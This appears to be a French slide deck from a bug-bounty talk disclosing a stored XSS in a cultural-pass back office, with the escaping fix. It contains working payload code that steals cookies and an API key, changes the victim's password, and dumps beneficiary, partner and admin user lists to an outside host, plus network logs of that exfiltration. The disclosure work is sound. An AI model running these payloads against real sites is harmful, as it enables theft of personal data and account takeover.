	Id	Est activé	Email	Prénom	Nom	Nom d'utilisateur	Date de naissance	Département	Numéro de téléphone	Code postal	Email validé ?	Dépôt valable ?	Version du dépot	Actions
✎	44	✓	pctest.jeune93.has-filled-cultural-survey.v1@example.com	PC Test Jeune	93 HFCS 1	PC Test Jeune 93 HFCS 1	2003-01-01 00:00:00	93	+33600000002	93100	✓	✓	1	Suspendre...
✎	45	✓	pctest.jeune93.has-filled-cultural-survey.v2@example.com	PC Test Jeune	93 HFCS 2	PC Test Jeune 93 HFCS 2	2003-01-01 00:00:00	93	+33600000003	93100	✓	✓	2	Suspendre...

SCÉNARIO D'ATTAQUE



XSS TOOLS

```
<script type="module">
import {Exfiltrators, Payload, Wrapper, utils} from "./xsstools.min.js"

const exfiltrator = Exfiltrators.message()
const payload = Payload.new()
    .addExfiltrator(exfiltrator)
    .eval(() => document.cookie)
    .exfiltrate()
    .fetchDOM("/user/me")
    .querySelector("input[name='apikey']", 'value')
    .exfiltrate()
    .postUrlEncoded("/user/changePassword", {"password": "hacked"})


const wrapper = Wrapper.new()
    .evalB64()
    .svgLoad()
    .iframe()


const exploit = wrapper.wrap(payload)

const target = "http://vulnerable.domain", {"vulnerableParam": exploit}

window.open(target)
</script>
```

PAYLOAD

```
import {Exfiltrators, Payload, Wrapper, utils} from "./xsstools.min.js"

 const exfiltrator = Exfiltrators.postJSON("http://unsafe.aeth.cc/exfiltrate.php")

    const payload = Payload.new()
        .addExfiltrator(exfiltrator)
        .fetchText("/pc/back-office/beneficiary_users/?page_size=10000")
        .exfiltrate()
        .fetchText("/pc/back-office/pro_users/?page_size=10000")
        .exfiltrate()
        .fetchText("/pc/back-office/partner_users/?page_size=10000")
        .exfiltrate()
        .fetchText("/pc/back-office/admin_users/?page_size=10000")
        .exfiltrate()
        .fetchText("/pc/back-office/beneficiaryimport/?page_size=10000")
        .exfiltrate()

    console.log(payload.run())
```

200	GET	unsafe.aeth.cc	83527389922.js	script	js	1.71 KB (raced)	1.48 KB	33 ms
200	POST	unsafe.aeth.cc	exfiltrate.php	83527389922.js:1 (fetch)	html	6.38 KB	108.16 KB	187 ms
200	POST	unsafe.aeth.cc	exfiltrate.php	83527389922.js:1 (fetch)	html	7.93 KB	135.15 KB	106 ms
200	POST	unsafe.aeth.cc	exfiltrate.php	83527389922.js:1 (fetch)	html	7.93 KB	135.15 KB	50 ms
200	POST	unsafe.aeth.cc	exfiltrate.php	83527389922.js:1 (fetch)	html	4.06 KB	32.35 KB	31 ms
200	POST	unsafe.aeth.cc	exfiltrate.php	83527389922.js:1 (fetch)	html	3.61 KB	19.69 KB	23 ms
200	POST	unsafe.aeth.cc	exfiltrate.php	83527389922.js:1 (fetch)	html	3.21 KB	15.95 KB	23 ms

REPRODUCTION DANS LES CONDITIONS RÉELLES

06-04 08:42:48 pm_web-nginx_1 2021/06/04 08:42:48 [error] 7#7: *37 open() "/var/www/html/aeth.cc/unsafe/83527389922.js'" failed (2: No such file or directory), client: ***.***.***.***, server: ~^(?<sub>.*)\.aeth\.cc, request: "GET /83527389922.js' HTTP/1.1", host: "unsafe.aeth.cc"

06-04 08:42:48 pm_web-nginx_1 04/Jun/2021:08:42:48 +0000 | unsafe.aeth.cc ***.***.***.*** "GET /83527389922.js' HTTP/1.1" 404 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36"

CORRECTIF

```
212  207     def _offerer_link(view, context, model, name) -> Markup:
213  208         url = _offerer_url(model.venue.managingOffererId)
214       -      text = model.venue.managingOfferer.name
215       -
216       -      return Markup(f'<a href="{url}" target="_blank" rel="noopener noreferrer">{text}</a>')
       209  +      link = Markup('<a href="{url}" target="_blank" rel="noopener noreferrer">{name}</a>')
       210  +      return link.format(url=escape(url), name=escape(model.venue.managingOfferer.name))
```

CONCLUSION

- **Le détail de cette vulnérabilité sur mon site : https://www.aeth.cc**
- **Un second article d'un enchaînement de cette vulnérabilité avec une vulnérabilité de "Mass Assignment"**

- **Le bug bounty c'est quand même cool**
- **Le code review c'est encore plus cool**
- **RTFM des fois**

MERCI!

DES QUESTIONS?